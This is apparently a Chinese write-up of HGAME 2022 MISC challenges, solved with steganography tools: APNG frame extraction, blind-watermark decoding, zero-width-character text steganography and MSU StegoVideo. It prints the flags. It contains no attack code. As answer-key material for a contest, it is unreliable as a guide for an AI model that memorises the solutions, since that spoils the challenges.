02308224   A0 25 E8 40 52 F8 80 50  3B A4 CD 71 42 A3 A4 C7    %è@Rø€P;¤ÍqB£¤Ç
02308240   17 05 4E E8 66 DA C2 07  8D 80 DE 9E BF 75 A2 19     NèfÚÂ  €Þž¿u¢
02308256   EF 8B 02 D1 6A 20 6D 0B  EE E5 04 F6 FA EF DE 22   ï‹ Ñj m îå öúïÞ"
02308272   54 84 C5 12 5A 43 A8 4B  DD 47 0C 07 5B CD 5C 6A   T„Å ZC¨KÝG  [Í\j
02308288   81 AC 1D A2 5A 73 DB DB  DF BD 33 8D 33 5E B6 1C    ¬ ¢ZsÛÛß½3 3^¶
02308304   96 57 FD 76 15 5A A6 10  45 C3 AD AE 03 55 6B 2C   –Wýv Z¦ EÃ-® Uk,
02308320   C5 FA BA C0 92 F1 6E 51  4D B0 EB 3A 1A 43 AC 5D   ÅúºÀ’ñnQM°ë: C¬]
02308336   58 57 F1 DB 53 B8 96 E7  5E 77 59 6D 8B 93 00 BE   XWñÛS¸–ç^wYm‹“ ¾
02308352   C2 58 D4 38 99 AB F8 ED  A7 71 C0 79 3B D0 45 A8   ÂXÔ8™«øí§qÀy;ÐE¨
02308368   95 50 4E 67 8A E6 E1 71  1D 31 51 E3 63 58 C3 65   •PNgŠæáq 1QãcXÃe
02308384   28 1D 50 38 08 E4 92 C7  2E A9 99 F0 D5 CB DE 1A   ( P8 ä’Ç.©™ðÕËÞ
02308400   97 FD AA EF 57 61 64 A0  44 C9 04 CE 5E 19 82 7A   —ýªïWad DÉ Î^ ‚z
02308416   89 E9 5E 61 67 EA 20 56  11 58 F2 A2 B5 1C A9 08   ‰é^agê V Xò¢µ ©
02308432   5B C1 87 EB 18 99 1A 2D  D3 EC F7 D6 6F 35 37 AF   [Á‡ë ™ -Óì÷Öo57¯
02308448   0E AC 69 4F 23 48 31 45  41 5C 8D 9F 7A D9 84 A6    ¬iO#H1EA\ ŸzÙ„¦
02308464   0A 5F E0 95 44 11 AD 20  64 6A 06 FB 7A A0 AA 08    _à•D - dj ûz ª
02308480   82 65 98 29 34 2D 8A B9  73 E8 40 AD FE 46 8B 05   ‚e˜)4-Š¹sè@-þF‹
02308496   DF 6A 60 10 2A BE 3C 5D  75 91 29 A2 06 01 A4 98   ßj` *¾<]u‘)¢  ¤˜
02308512   37 EE F6 1A 29 53 97 5A  E0 6E 67 13 D4 5C 76 D1   7îö )S—Zàng Ô\vÑ
02308528   72 93 B4 19 ED EB BC F6  FA F7 76 BE 40 8D 94 29
```

使用apngdis工具将里面两张png提取出来，提取出两张图片后发现有张图片略大一些，然后肉眼又看不出什么，那么我们就用stegslove对比一下两张图片




11.png	2022/2/11 14:29	PNG 文件	1,791 KB
12.png	2022/2/11 14:29	PNG 文件	1,669 KB

stegslove发现隐藏了什么东西，一搜发现了盲水印这个点，盲水印的提取需要原图和加密图，我们恰好都有，一看就非常符合，使用BlindWaterMark工具提取盲水印



```
PS [redacted]/bwmforpy3.py decode 11.png 12.png
1
13.png
image<11.png> + image(encoded)<12.png> -> watermark<13.png>
```

发现了一串字符串，我们猜测这是压缩包的密码，尝试一下




发现字符串是压缩包密码后，打开压缩包得到了四个二维码碎片，把碎片拼起来

扫码得到特殊的文本

> 在这种困难的抉择下，本人思来想去••••••，寝食难安。 既然如此•••••••， 亚伯拉罕·林肯在不经意间这样说过，你活了多少岁不算什么•••••••， •••••••重要的是你是如何度过这些岁月的。 •••••••这启发了我， ••••••• CTF••••••••好难，到底应该如何实现。 •••••••••••••••• •••••••••••••••总结的来说••••••••••••••••， ••••••••••••••••••••••••••••••••我们都知道••••••••••••••••， 只要有意义•••••••， •••••••••那么就必须慎重考虑•••••••。 •••••••••••••••••••••••• 我认为， 每个人都不得不面对这些问题•••••••。 •••••• 在面对这种问题时， •••••••• CTF好难，到底应该如何实现。

诶发现空格尤其的多啊，然后我们统计一下字符（这其实和空格多好像没啥关系？我发现空格好像是这个生成器生成的时候就有这么多的


其他字数工具

字数统计

汉字转拼音

数字大小写转换

汉字简繁转换

字数计算器

在线字数统计

www.EtestE.com

不用太单调

在这种困难的抉择下，本人思来想去，寝食难安。 既然如此， 亚伯拉罕·林肯在不经意间这样说过，你活了多少岁不算什么，重要的是你是如何度过这些岁月的。这启发了我， CTF好难，到底应该如何实现。 总结的来说， 我们都知道，只要有意义，那么就必须慎重考虑。 我认为， 每个人都不得不面对这些问题。 在面对这种问题时， CTF好难，到底应该如何实现。


全部清空!

共计: 136 个字数 774 个字符

包含: 136 个汉字 243 个标点(全角) 16 个字母 0 个数字

字数和字符区别，以及其他帮助点击!

发现是零宽度字符隐写，然后找个在线解密网站，就直接解出flag啦


http://330k.github.io/misc_tools/unicode_steganography.html

Unicode Steganography with Zero-Width Characters

This is plain text steganography with zero-width characters of Unicode.
Zero-width characters is inserted within the words.

JavaScript library is below.
http://330k.github.io/misc_tools/unicode_steganography.js

Text in Text Steganography Sample

Original Text: Clear (length: 171)

在这种困难的抉择下，本人思来想去，寝食难安。 既然如此， 亚伯拉罕·林肯在不经意间这样说过，你活了多少岁不算什么，重要的是你是如何度过这些岁月的。这启发了我， CTF好难，到底应该如何实现。 总结的来说， 我们都知道，只要有意义，那么就必须慎重考虑。 我认为，每个人都不得不面对这些问题。 在面对这种问题时， CTF好难，到底应该如何实现。

Hidden Text: Clear (length: 28)

hgame{1_W4nT_T0_p1Ay_r0Tten}

Encode »

« Decode

Steganography Text: Clear (length: 395)

在这种困难的抉择下，本人思来想去，寝食难安。 既然如此， 亚伯拉罕·林肯在不经意间这样说过，你活了多少岁不算什么，重要的是你是如何度过这些岁月的。这启发了我， CTF好难，到底应该如何实现。 总结的来说， 我们都知道，只要有意义，那么就必须慎重考虑。 我认为，每个人都不得不面对这些问题。 在面对这种问题时， CTF好难，到底应该如何实现。


Download Stego Text as File

Binary in Text Steganography Sample


gift

考察MSU StegoVideo工具的使用，这是一种MSU大学发明的基于rgb的一种隐写方式

在gift.avi中我们也是可以发现MSU隐写的，而且avi的隐写其实不多，基本上都是MSU这种隐写，而且使用ffmpeg分离图片，使用stegslove查看也是会发现rgb三个通道最低位都有隐写的信息


PotPlayer
gift.mp4
127.0.0.1:8889 - Google Chrome
hgame-wood-road-cross – main.go
OBS Studio 27.1.3 (64-bit, windows) - 配置文件: 未命...
新标签页 - Google Chrome
MSU StegoVideo - choose mode
雨虹小朋友等166个会话
管理员: Windows PowerShell
Termius - 新加坡-轻量
00:01:54 / 00:01:57
2022/2/12


我们使用工具 MSU StegoVideo导入avi文件并且输入密码6557225，就可以成功拿到flag，然后密码怎么来呢，我尝试了视频中出现的QQ号，尝试了文件名中的数字，然后我还在HGAME2021 Week3的WP中发现了也是有一题MSU StegoVideo隐写，尝试了一下密码，发现居然是和这个题密码一模一样，询问出题人后得知确实只是个巧合，随机数恰好生成的一样，很运气的解出了题目，但是我还是不知道密码应该怎样正确获取，也许是一些隐写在MP4文件中的内容吧



雨虹小朋友(1152784579)

向你发送离线文件


1074_0b53luak...



```
hgame{Q1ng_R3n_J1e_Da_Sh4_CTF}
```

CRYPTO

密码学在Week2也是差一个转盘的题目，并且到现在还没整明白（



CRYPTO IoT MISC PWN REVERSE WEB

Level - Week1

